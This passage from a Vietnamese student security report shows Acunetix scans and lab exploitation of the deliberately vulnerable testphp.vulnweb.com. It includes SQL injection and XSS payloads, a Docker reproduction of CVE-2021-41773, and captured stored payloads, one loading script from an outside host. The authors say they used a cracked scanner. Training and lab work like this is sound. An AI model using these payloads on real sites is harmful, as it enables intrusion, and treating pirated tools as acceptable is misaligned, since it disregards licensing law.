- **Bước 2:** Mở cửa sổ Terminal. Sử dụng lệnh chmod để thêm quyền thực thi cho tệp cài đặt: chmod +x acunetix_13.0.200205121_x64.sh
- **Bước 3:** Chạy tệp cài đặt: sudo ./acunetix_13.0.200205121_x64.sh
- **Bước 4:** Xem và chấp nhận Thỏa thuận Sử dụng Phần mềm (License Agreement).

- Bước 5:** Cấu hình tên miền (hostname) sẽ được sử dụng để truy cập giao diện người dùng Acunetix.
- Bước 6:** Cung cấp thông tin đăng nhập cho tài khoản người dùng Quản trị (Administrative user).
- Bước 7:** Tiếp tục quá trình cài đặt.

3. Thông tin phiên bản

Trong đồ án này, nhóm chúng em sử dụng Acunetix Premium v24.8.240828144 bản CRACK được lấy từ một diễn đàn chuyên về bảo mật và dịch ngược – CyberArsenal.



Hình D.1. Phiên bản Acunetix nhóm sử dụng

License	
License key	Pwn3-****-****-****
	Reveal
	Update License
Edition	Premium
Product status	Licensed
	Expires on Sep 19, 2123
Licensed targets	100000
	Contact support to increase your targets.
Licensed targets used	5 (0 deleted)
Maximum Scanning Engines	100
Installation ID	6f3ce8c27ddfaf745bee83fa2cd61c8d

Hình D.2. Thông tin license của Acunetix nhóm sử dụng

E. TRIỂN KHAI

1. Tổng quan

Trong phần này, nhóm sẽ thực hiện các kịch bản sau với Acunetix:

- Kịch bản 1: Scan với tính năng login và không login của Acunetix.
- Kịch bản 2: Phát hiện và khai thác SQLi bằng Acunetix.
- Kịch bản 3: Khai thác lỗ hổng Cross-site Scripting - XSS với Acunetix.
- Kịch bản 4: Tái hiện CVE-2021-41773 và thực hiện scan bằng Acunetix.
- Kịch bản 5: Tích hợp AcuSensor với ứng dụng web PHP.
- Kịch bản 6: Tích hợp Acunetix với Github để quản lý lỗi của ứng dụng web.
- Kịch bản 7: Tích hợp Acunetix với Jenkins.

2. Kịch bản 1

a) Mục tiêu

- Giới thiệu tính năng Login Site của Acunetix.
- Đánh giá kết quả scan khi sử dụng Login Site và khi không sử dụng.

b) Giới thiệu Login Site

- Login Site trong Acunetix là một chức năng hỗ trợ cấu hình để công cụ có thể quét được các khu vực bị hạn chế truy cập trên ứng dụng web (như các trang yêu cầu đăng nhập). Đây là một phần quan trọng để đảm bảo quá trình quét được thực hiện toàn diện, kể cả các khu vực yêu cầu xác thực.
- Acunetix cung cấp 3 phương thức cấu hình Login Site:
 - Automatic Login: Đơn giản, tự động nhận diện liên kết đăng nhập.
 - Pre-recorded Login Sequence: Linh hoạt cho cơ chế đăng nhập phức tạp.
 - OAuth Authentication: Hỗ trợ xác thực hiện đại qua OAuth2.

c) Triển khai kịch bản

Scan không dùng tính năng login

- Cấu hình trang web <http://testphp.vulnweb.com> không sử dụng tính năng login
 - Tạo một Target “Scan no login”
 - Nhập URL web
 - Không sử dụng Login Site

The screenshot shows the Acunetix interface with the following details:

- Administrator** is logged in.
- Overview** has 9+ findings.
- Target Settings** for <http://testphp.vulnweb.com>
- Target Information** includes:
 - Description: Scan no login
 - Business Criticality: High
 - Default Scan Profile: Full Scan
- Scan Speed** slider is set to Fast.
- Site Login** toggle switch is off.

Hình E.1. Tính năng Site Login chưa được bật

- Lưu cấu hình
- Khởi động quá trình quét
- Chọn loại báo cáo mong muốn
- Quét

Scan sử dụng tính năng login

- Cấu hình trang web <http://testphp.vulnweb.com> sử dụng tính năng login
 - Tạo một Target “Scan with Login”
 - Nhập URL web
 - Sử dụng Login Site
 - Chọn phương án Try to auto – login into the site
 - Thiết lập các thông tin cần thiết URL đăng nhập, username, password, retype password để Acunetix đăng nhập vào trang web

Site Login

 Do not test login forms Try to auto-login into the site

Website's forms authentication in some cases can be identified automatically. The automatic detection will try to identify the steps necessary to log in, the restricted links which should not be clicked in order to keep the session and the pattern by which a valid session can be identified. Please enter your credentials below.

URL

http://testphp.vulnweb.com/login.php

User Name *

test

Password *

Retype Password

Hình E.2. Thiết lập form login để đăng nhập

- Lưu cấu hình
- Khởi động quá trình quét
- Chọn loại báo cáo mong muốn
- Quét

d) Kết quả quét và phân tích

Scan không dùng tính năng login

Kết quả: không thể quét các trang hoặc chức năng yêu cầu xác thực do không cấu hình các thông tin đăng nhập, điều này có thể dẫn đến việc bỏ sót lỗ hổng. Kẻ tấn công có thể thông qua các lỗ hổng ấy đánh cắp dữ liệu riêng tư của người dùng



Login forms were detected but no LSR or Autologin are configured.

Hình E.3. Thông báo tìm thấy form đăng nhập của trang web



Hình E.4. Báo cáo kết quả quét không dùng tính năng login

Scan sử dụng tính năng login

Kết quả: quét được toàn bộ chức năng và tài nguyên yêu cầu xác thực, giúp phát hiện lỗ hổng trong các phần riêng tư của web. Điều này cung cấp báo cáo chi tiết và toàn diện hơn, giúp nhà phát triển khai thác, xác nhận và lỗ hổng.



Hình E.5. Báo cáo kết quả quét sử dụng tính năng login

e) Kết luận

Tiêu chí	Không sử dụng tính năng Login	Sử dụng tính năng Login
Phạm vi quét	Chỉ quét được các trang không yêu cầu xác thực	Quét được toàn bộ web, bao gồm các phần yêu cầu xác thực
Thời gian thiết lập	Nhanh chóng, không cần cấu hình thông tin đăng nhập	Cần thêm thời gian để thiết lập thông tin đăng nhập
Rủi ro bỏ sót lỗ hổng	Cao, đặc biệt với các chức năng chỉ hoạt động sau khi đăng nhập	Thấp, vì có thể truy cập toàn bộ tài nguyên, trang web
Tính hiệu quả	Phù hợp để kiểm tra nhanh	Phù hợp trong việc đánh giá toàn diện bảo mật web

Bảng E.1. So sánh giữa scan có và không sử dụng tính năng login

3. Kịch bản 2

a) Mục tiêu

- Hướng dẫn sử dụng Acunetix để chỉ tìm kiếm SQLi
- Khai thác 1 hoặc 2 lỗ hổng đã tìm kiếm được để xác nhận

b) Sử dụng Acunetix để tìm kiếm lỗ hổng SQLi

- Cấu hình Acunetix quét lỗ hổng SQLi trang web <http://testphp.vulnweb.com>
 - Tạo một Target “Acunetix SQLI”
 - Nhập URL web
 - Chọn kiểu quét “SQL Injection”

The screenshot shows the 'Target Information' section of the Acunetix interface. It includes the following fields:

- Description:** Acunetix SQLI
- Business Criticality:** High
- Default Scan Profile:** SQL Injection
- Scan Speed:** Set to "Fast" (indicated by a purple slider bar).

Hình E.6. Thông tin mục tiêu cần quét

- Sử dụng tính năng Login Site của Acunetix để quét toàn diện.
 - URL: <http://testphp.vulnweb.com/login.php>
 - Username: test
 - Password: test
 - Retype Password: test

Site Login

Do not test login forms
 Try to auto-login into the site

Webside's forms authentication in some cases can be identified automatically. The automatic detection will try to identify the steps necessary to log in, the restricted links which should not be clicked in order to keep the session and the pattern by which a valid session can be identified. Please enter your credentials below.

URL

User Name *

Password *

Retype Password

Hình E.7. Thiết lập form giúp Acunetix đăng nhập vào web

- Lưu cấu hình
- Khởi động quá trình quét
- Chọn loại báo cáo mong muốn
- Quét

c) Kết quả quét

Scan Duration	Requests	Average Response Time	Paths Identified
38m 45s	8,663	209ms	56
Target Information			
Address			http://testphp.vulnweb.com
Server			nginx/1.19.0
Operating System			Unknown
Identified Technologies			PHP
Responsive			Yes
Latest Alerts			
⚠️ SQL Injection			Nov 27, 2024, 10:39:52 PM
⚠️ SQL Injection			Nov 27, 2024, 10:38:28 PM
⚠️ SQL Injection			Nov 27, 2024, 10:38:28 PM
⚠️ SQL Injection			Nov 27, 2024, 10:38:26 PM

Hình E.8. Kết quả scan SQLi

d) Phân tích báo cáo và khai thác kiểm tra

Lỗi hổng SQLi 1

The screenshot shows the Acunetix interface for a SQL injection vulnerability. The URL is <http://testphp.vulnweb.com/userinfo.php>. The 'Verified' status is shown. The 'Tests performed:' section lists various SQL injection queries and their results. The 'Original value:' is 1. The 'Proof of Exploit' section shows the SQL query `SELECT database()` returning the result 'acuart'. The 'Request' section displays the POST data: `pass=-1%20OR%203*2*1=6%20AND%2000034=00034%20--%20&uname=1`.

Hình E.9. Lỗi hổng SQLi <http://testphp.vulnweb.com/login.php> và phương án kiểm tra

- Phân tích báo cáo:

- Acunetix phát hiện lỗi SQL Injection tại URL <http://testphp.vulnweb.com/userinfo.php>
- Tại đây Acunetix đã chỉnh sửa tham số POST để bỏ qua kiểm tra mật khẩu.

- Khai thác kiểm tra:

- **Bước 1:** Mở BurpSuite và truy cập vào đường dẫn <http://testphp.vulnweb.com/userinfo.php>
- **Bước 2:** Bật Intercept On để chặn request
- **Bước 3:** Nhập thông ngẫu nhiên
- **Bước 4:** Sửa thông tin request theo gợi ý Acunetix
 - `pass=-1%20OR%203*2*1=6%20AND%2000034=00034%20--%20`
 - `uname=1`
- **Bước 5:** Forward và kiểm tra kết quả

Edited request

```

1 POST /userinfo.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 Content-Length: 59
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://testphp.vulnweb.com
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://testphp.vulnweb.com/login.php
12 Accept-Encoding: gzip, deflate, br
13 Connection: keep-alive
14
15 uname=1&pass=-1'200R%203*2*1=6120AND%2000034=00034120--120
  
```

Response

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

Name:
Credit card number:
E-Mail:
Phone number: \${@print(chr(122).chr(97).chr(112).ch}

Address: <script type="text/javascript" src="https://js0-tools.z-x.my.id/raw/~5R9PN1535OP12"></script>

update

You have 1 items in your cart. You visualize your cart here.

Hình E.10. Kết quả khai thác theo đề xuất Acunetix

Lỗi hổng SQLi 2

<http://testphp.vulnweb.com/listproducts.php> Verified

URL encoded GET input cat was set to 1/((6-4)*(2-1)-1)

Tests performed:

- 1*1 => TRUE
- 1*688*683*0 => FALSE
- 1+693-688-5 => TRUE
- 1/1 => TRUE
- 1/0 => FALSE
- 1/(3*2-5) => TRUE
- 1/(1*3*2-5) => TRUE
- 1/(5/5) => TRUE
- 1/(3*0) => FALSE
- 1/(5-5) => FALSE
- 1/((6-6)*(2-1)) => FALSE
- 1/((6-4)*(2-1)-1) => FALSE

Original value: 1

Proof of Exploit

SQL query - SELECT database()

acuart

Request

```

GET /listproducts.php?cat=1/((6-4)*(2-1)-1) HTTP/1.1
X-Requested-With: XMLHttpRequest
Referer: http://testphp.vulnweb.com/
Cookie: login=test2f2test
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
  
```

Hình E.11. Lỗi hổng SQLi <http://testphp.vulnweb.com/listproducts.php> và phương án kiểm tra

- Phân tích báo cáo Acunetix:

- Acunetix phát hiện lỗi SQL Injection tại URL <http://testphp.vulnweb.com/listproducts.php>
- Tại đây Acunetix đã chỉnh sửa tham số cat để truy xuất dữ liệu database.

- Truy cập đường dẫn lỗi, phân tích chi tiết:

- Khi ta truy cập vào lần lượt vào các product, ta thấy mỗi chỉ số gán cho cat là một product khác nhau
- 1 là poster, 2 là painting, 3 là sticker và 4 là graffiti
- Ta chỉ có thể xem các sản phẩm là 1 poster, 2 painting

Hình E.12. Xem sản phẩm posters

Hình E.13. Xem sản phẩm paintings

← → ⌂ △ Không bảo mật testphp.vulnweb.com/listproducts.php?cat=3

Dashboard - IT003 - CẤ... CryptoHack – A fun, free... kenny-420/cryptohack-s... TOEIC Practice - Part 6: T... 📈

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo Logout test

search art go

Browse categories

Hình E.14. Xem sản phẩm stickers

← → ⌂ △ Không bảo mật testphp.vulnweb.com/listproducts.php?cat=4

Dashboard - IT003 - CẤ... CryptoHack – A fun, free... kenny-420/cryptohack-s... TOEIC Practice - Part 6: T... Bài tâ...

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo Logout test

search art go

Browse categories

Hình E.15. Xem sản phẩm graffiti

- Khai thác theo :
- **Bước 6:** Truy cập vào đường dẫn <http://testphp.vulnweb.com/listproducts.php>
- **Bước 7:** Sửa cat=1/((6-4)*(2-1)-1) theo đề xuất của Acunetix, ta được trang web tương tự khi cat=1

Edited request ▾

Pretty Raw Hex

```
1 GET /listproducts.php?cat=1/((6-4)*(2-1)-1) HTTP/1.1
2 Host: testphp.vulnweb.com
3 Accept: */*
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
6 Chrome/130.0.6723.76 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Referer: http://testphp.vulnweb.com/categories.php
9 Accept-Encoding: gzip, deflate, br
10 Connection: keep-alive
11
```

Response

Pretty Raw Hex Render

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

Browse categories

Posters

The shore

Lorem ipsum dolor sit amet, consectetur adipisicing elit. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

Mystery

Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

The universe

Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

Hình E.16. Kết quả khai thác theo đề xuất Acunetix

- Bước 8:** Kiểm tra tương tự với $cat=2/((6-4)*(2-1)-1)$, $cat=3/((6-4)*(2-1)-1)$, $cat=4/((6-4)*(2-1)-1)$. Kết quả không khác biệt với khi $cat=2$, $cat=3$, $cat=4$
- Bước 9:** Chính sửa $cat=4$ or'1'='1' kết quả đường dẫn là <http://testphp.vulnweb.com/listproducts.php?cat=4%20or%271%27=%271%27>
- Bước 10:** Truy cập đường dẫn đã chỉnh sửa

The screenshot shows a browser window with the URL <http://testphp.vulnweb.com/listproducts.php?cat=4%20or%271%27=%271%27> highlighted in red. The page content displays three entries under the heading "Graffiti". Each entry has a title "The shore", a fractal image, a Lorem ipsum placeholder text, and a "comment on this picture" link. The sidebar on the left contains links for "search art", "Browse categories", "Browse artists", "Your cart", "Signup", "Your profile", "Our guestbook", "AJAX Demo", and "Logout". A large gray puzzle piece icon is at the bottom left.

Hình E.17. Kết quả khai thác

e) Nhận xét

Qua quá trình kiểm tra, cả hai trang khai thác đều tồn tại lỗ hổng SQLi như báo cáo quét của Acunetix.

Với lỗ hổng SQLi đầu tiên, Acunetix cung cấp hướng dẫn khai thác chính xác. Khi thực hiện theo các bước được đề xuất trong báo cáo, lỗ hổng này đã được xác nhận thành công.

Tuy nhiên, với lỗ hổng SQLi thứ hai, mặc dù Acunetix chỉ ra trang <http://testphp.vulnweb.com/listproducts.php> có tồn tại lỗ hổng, nhưng việc khai thác theo đề xuất không mang lại kết quả cụ thể.

Khi khai thác theo đề xuất ta nhận thấy web sử dụng giá trị sau tính toán (1, 2, 3, 4 trong trường hợp này), thay vì xử lý trực tiếp biểu thức tính toán hoặc biểu thức không hợp lệ.

Ta chỉ có thể dựa trên báo cáo và đề xuất của Acunetix để làm cơ sở kiểm tra lỗ hổng. Sau đó sử dụng các payload khác, dựa trên kinh nghiệm và kiến thức đã học như 4 or '1'='1' để tiếp tục khai thác kiểm tra xác nhận lỗi

f) Khuyến nghị khắc phục

Ưu tiên sử dụng các prepared statements để tách biệt dữ liệu đầu vào và mã lệnh SQL để đảm bảo rằng mọi thông tin từ người dùng được xử lý như dữ liệu, không thể thay đổi ý định ban đầu của truy vấn SQL.

Khi cần xử lý các phần truy vấn như tên bảng, cột, cần kiểm tra tính hợp lệ của đầu vào. Đảm bảo rằng các giá trị này được xác định trước trong mã nguồn thay vì nhận từ người dùng.

g) Kết luận

Acunetix là một công cụ hỗ trợ hiệu quả trong việc phát hiện lỗ hổng bảo mật web. Tuy nhiên, việc khai thác và xử lý các lỗ hổng đôi khi đòi hỏi sự can thiệp từ lập trình viên. Do đó, lập trình viên cần có kiến thức đầy đủ để kiểm tra và xử lý các vấn đề bảo mật và đưa ra khuyến nghị khắc phục.

4. Kịch bản 3

Nội dung: Khai thác lỗ hổng Cross-site Scripting - XSS với Acunetix.


a) Sơ lược lỗ hổng

Cross-site scripting – XSS là một lỗ hổng bảo mật web cho phép kẻ tấn công mạo danh người dùng, thực hiện bất kỳ hành động nào mà người dùng có thể thực hiện và truy cập bất kỳ dữ liệu nào mà người dùng có thể truy cập. Nếu người dùng nạn nhân có quyền truy cập đặc quyền vào ứng dụng thì kẻ tấn công có thể có toàn quyền kiểm soát tất cả các chức năng và dữ liệu của ứng dụng.

Nguyên nhân chính của tấn công này là xác thực đầu vào dữ liệu người dùng không phù hợp. Dữ liệu độc hại ở đầu vào có thể xâm lấn vào dữ liệu đầu ra. Mã độc có thể nhập một Script sau đó chèn vào mã nguồn website. Khi đó, trình duyệt của người dùng sẽ khó để biết mã thực thi có độc hay không.

b) Thực hiện khai thác

- **Bước 1:** Kiểm tra hoạt động của trang web



Hình E.18. Kiểm tra hoạt động của website

• **Bước 2:** Thực hiện scan lỗ hổng Cross-site Scripting bằng Acunetix

The screenshot shows the Acunetix web interface. At the top, there's a navigation bar with 'Scan' (highlighted), 'Stop Scan', 'Pause Scan', 'Generate Report', and 'Export to'. Below the navigation is a menu bar with 'Scan Information', 'Vulnerabilities', 'Site Structure', 'Scan Statistics', and 'Events'. A large orange circle on the left indicates a 'High' threat level. The main content area has two sections: 'Acunetix Threat Level 3' which describes discovered vulnerabilities, and 'Activity' which lists the progress of the scan. Below these are summary statistics: Scan Duration (2m 35s), Requests (5,949), Average Response Time (194ms), and Paths Identified (133). A 'Target Information' section and a 'Latest Alerts' section are also present.

Hình E.19. Quét với Acunetix

Kết quả quét cho thấy trang web có nhiều lỗ hổng Cross-site Scripting tồn tại.

This screenshot shows the 'Vulnerabilities' tab of the Acunetix interface. It displays a table of findings with columns for Severity (High), Vulnerability (Cross-site Scripting), URL, Parameter, Status, and Confidence %. There are eight entries, each corresponding to a different page or parameter where a cross-site scripting vulnerability was found. The URLs include '/listproducts.php', '/search.php', '/guestbook.php', '/comment.php', and others.

Severity	Vulnerability	URL	Parameter	Status	Confidence %
High	Cross-site Scripting	http://testphp.vulnweb.com/listproducts.php	cat	Open	100
High	Cross-site Scripting	http://testphp.vulnweb.com/search.php	searchFor	Open	100
High	Cross-site Scripting	http://testphp.vulnweb.com/guestbook.php	name	Open	100
High	Cross-site Scripting	http://testphp.vulnweb.com/guestbook.php	text	Open	100
High	Cross-site Scripting	http://testphp.vulnweb.com/hpp/index.php	pp	Open	100
High	Cross-site Scripting	http://testphp.vulnweb.com/		Open	95
High	Cross-site Scripting	http://testphp.vulnweb.com/listproducts.php	artist	Open	100
High	Cross-site Scripting	http://testphp.vulnweb.com/comment.php	name	Open	100

Hình E.19. Kết quả quét với Acunetix

• **Bước 3:** Thực hiện khai thác lỗ hổng

Dùng các lỗ hổng mà Acunetix đã quét được để khai thác. Ví dụ ở đây dùng lỗ hổng mà Acunetix đã quét được với URL <http://testphp.vulnweb.com/search.php>

High **Cross-site Scripting**

URL: <http://testphp.vulnweb.com/search.php>
 Parameter: searchFor

Attack Details ▾

URL encoded POST input **searchFor** was set to **1'"()&%<zzz><ScRiPt>tm4W(9321)</ScRiPt>**

Hình E.20. Chi tiết lỗ hổng được Acunetix quét

Có thể sử dụng đoạn script tấn công của Acunetix, để dễ hình dung hơn sẽ dùng đoạn `<script>alert('XSS');</script>`

Not secure | testphp.vulnweb.com/index.php

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

welcome to our page

Test site for Acunetix WVS.

Hình E.21. Nhập đoạn script vào input

Kết quả đoạn script đã được thực hiện.

Not secure | testphp.vulnweb.com/search.php?test=query


testphp.vulnweb.com says

XSS

OK

Hình E.22. Kết quả thực hiện đoạn script

Kiểm tra đoạn script đã được thực thi với mã nguồn trang web.



```

44 <!-- end masthead -->
45
46 <!-- begin content -->
47 <!-- InstanceBeginEditable name="content_rgn" -->
48 <div id="content">
49   <h2 id='pageName'>searched for: <script>alert('XSS');</script></h2></div>
50 <!-- InstanceEndEditable -->
51 <!--end content -->
52

```

Hình E.23. Mã nguồn trang web với lỗ hổng XSS

c) Khuyến nghị khắc phục

Lọc đầu vào khi đến. Tại thời điểm nhận được đầu vào của người dùng, hãy lọc càng nhiều càng tốt dựa trên những gì được mong đợi hoặc đầu vào hợp lệ.

Mã hóa dữ liệu trên đầu ra. Tại thời điểm mà dữ liệu do người dùng kiểm soát là đầu ra trong các phản hồi HTTP, hãy mã hóa đầu ra để ngăn không cho nó bị hiểu là nội dung hoạt động. Tùy thuộc vào bối cảnh đầu ra, điều này có thể yêu cầu áp dụng kết hợp mã hóa HTML, URL, JavaScript và CSS.

Sử dụng các tiêu đề phản ứng thích hợp. Để ngăn ngừa XSS trong phản ứng HTTP mà không nhầm mục đích chứa bất kỳ HTML hoặc JavaScript, người dùng có thể sử dụng Content-Type và X-Content-Type-Tùy chọn tiêu đề để đảm bảo rằng các trình duyệt giải thích các câu trả lời theo cách mong muốn.

Chính sách bảo mật nội dung. Là tuyến phòng thủ cuối cùng, ta có thể sử dụng Chính sách bảo mật nội dung (CSP) để giảm mức độ nghiêm trọng của bất kỳ lỗ hổng XSS nào vẫn xảy ra.

5. Kịch bản 4

Nội dung: Tái hiện CVE-2021-41773 và thực hiện scan bằng Acunetix

Sơ lược lỗ hổng: CVE-2021-41773. Lỗ hổng này cho phép tin tặc xem được bất kỳ tệp tin đang tồn tại trên server, từ đó thực thi trực tiếp các lệnh tùy ý thông qua thư viện /bin/sh

CVS Score	7.5 (theo NVD)
Mức độ nghiêm trọng	Cao
Nền tảng	Apache Http Server
Loại lỗ hổng	Path traversal, Remote code execution
Phiên bản lỗi	2.4.49, 2.4.50
Khả năng khai thác trong thực tế	Dễ

Hình E.24. Thông tin về CVE-2021-41773

Phân tích chi tiết:

- Code chuẩn hóa URL trong version dính CVE.

```

571 -          /* Remove /xx/../ segments */

572 -          if (path[l + 1] == '.' &&
    IS_SLASH_OR_NUL(path[l + 2])) {

```

Hình E.25. Đoạn code dính lỗi CVE-2021-41773

- Nguyên nhân dẫn đến lỗ hổng là nhà phát triển đã thêm một số thay đổi trong mã nguồn chuẩn hóa đường dẫn (loại bỏ các phần không mong muốn hoặc nguy hiểm trong URL) nhưng web server không thể phát hiện ra các ký tự được truyền qua URL dưới dạng "dot-dot-slash" (../). Chức năng chuẩn hóa đường dẫn trong ứng dụng chịu trách nhiệm giải mã các giá trị được mã hóa ở URL từ URI để ngăn chặn việc lợi dụng lỗ hổng Path traversal. Chức năng này đã dễ dàng bị vượt qua khi attacker mã hóa thành "%2e" ở dấu chấm thứ 2, từ đó attacker có thể chuyển ../ thành .%2e/ để thực hiện việc tấn công.

Tái hiện lại lỗ hổng và thực hiện scan bằng Acunetix:

- Sử dụng 2 image có chứa CVE-2021-41773 trên Docker Hub:

<https://hub.docker.com/r/blueteamsteve/cve-2021-41773/tags>

- Ở đây, có 2 tag là no-cgid và with-cgid, cgid (Apache CGI daemon module) là thành phần trong Apache sử dụng để chạy Common Gateway Interface (CGI). CGI là một

giao thức cho phép một máy chủ web giao tiếp với các ứng dụng bên ngoài (thường được gọi là CGI scripts) để xử lý các yêu cầu của người dùng.

⇒ Ở đây hiểu đơn giản là khi sử dụng image no-cgid thì chỉ có thể tấn công và xem được các file, còn with-cgid thì có thể thực hiện RCE.

TAG	OS/ARCH
no-cgid	
Last pushed 3 years ago by blueteamsteve	
Digest	
2cbb48538688	linux/amd64
TAG	OS/ARCH
with-cgid	
Last pushed 3 years ago by blueteamsteve	
Digest	
d77e3de5ca6a	linux/amd64

Hình E.26. Các image chứa CVE-2021-41773 trên Docker Hub

a) Ngữ cảnh 1: Thực hiện exploit bằng image no-cgid

- **Bước 1:** Sử dụng Docker để pull và run image.


```
(root㉿kali)-[~/home/kali]
# docker pull blueteamsteve/cve-2021-41773
Using default tag: latest
Error response from daemon: manifest for blueteamsteve/cve-2021-41773:latest not found: manifest unknown: manifest unknown

(root㉿kali)-[~/home/kali]
# docker pull blueteamsteve/cve-2021-41773:no-cgid
07aded7c29c6: Pull complete
05bb40c8f148: Pull complete
0827b74117da: Pull complete
35a526fdcc7d: Pull complete
59fed288cd32: Pull complete
a69805f05865: Pull complete
Digest: sha256:2cbb4853868877bbf462f4dd4428a861b15afc7042f4590ad64ffc0ff573d180
Status: Downloaded newer image for blueteamsteve/cve-2021-41773:no-cgid
docker.io/blueteamsteve/cve-2021-41773:no-cgid

(root㉿kali)-[~/home/kali]
# docker run --name cve202141773 -p 8017:80 blueteamsteve/cve-2021-41773:no-cgid
AH00558: httpd: Could not reliably determine the server's fully qualified domain name, using 172.17.0.2. Set the 'ServerName' directive globally to suppress this message
AH00558: httpd: Could not reliably determine the server's fully qualified domain name, using 172.17.0.2. Set the 'ServerName' directive globally to suppress this message
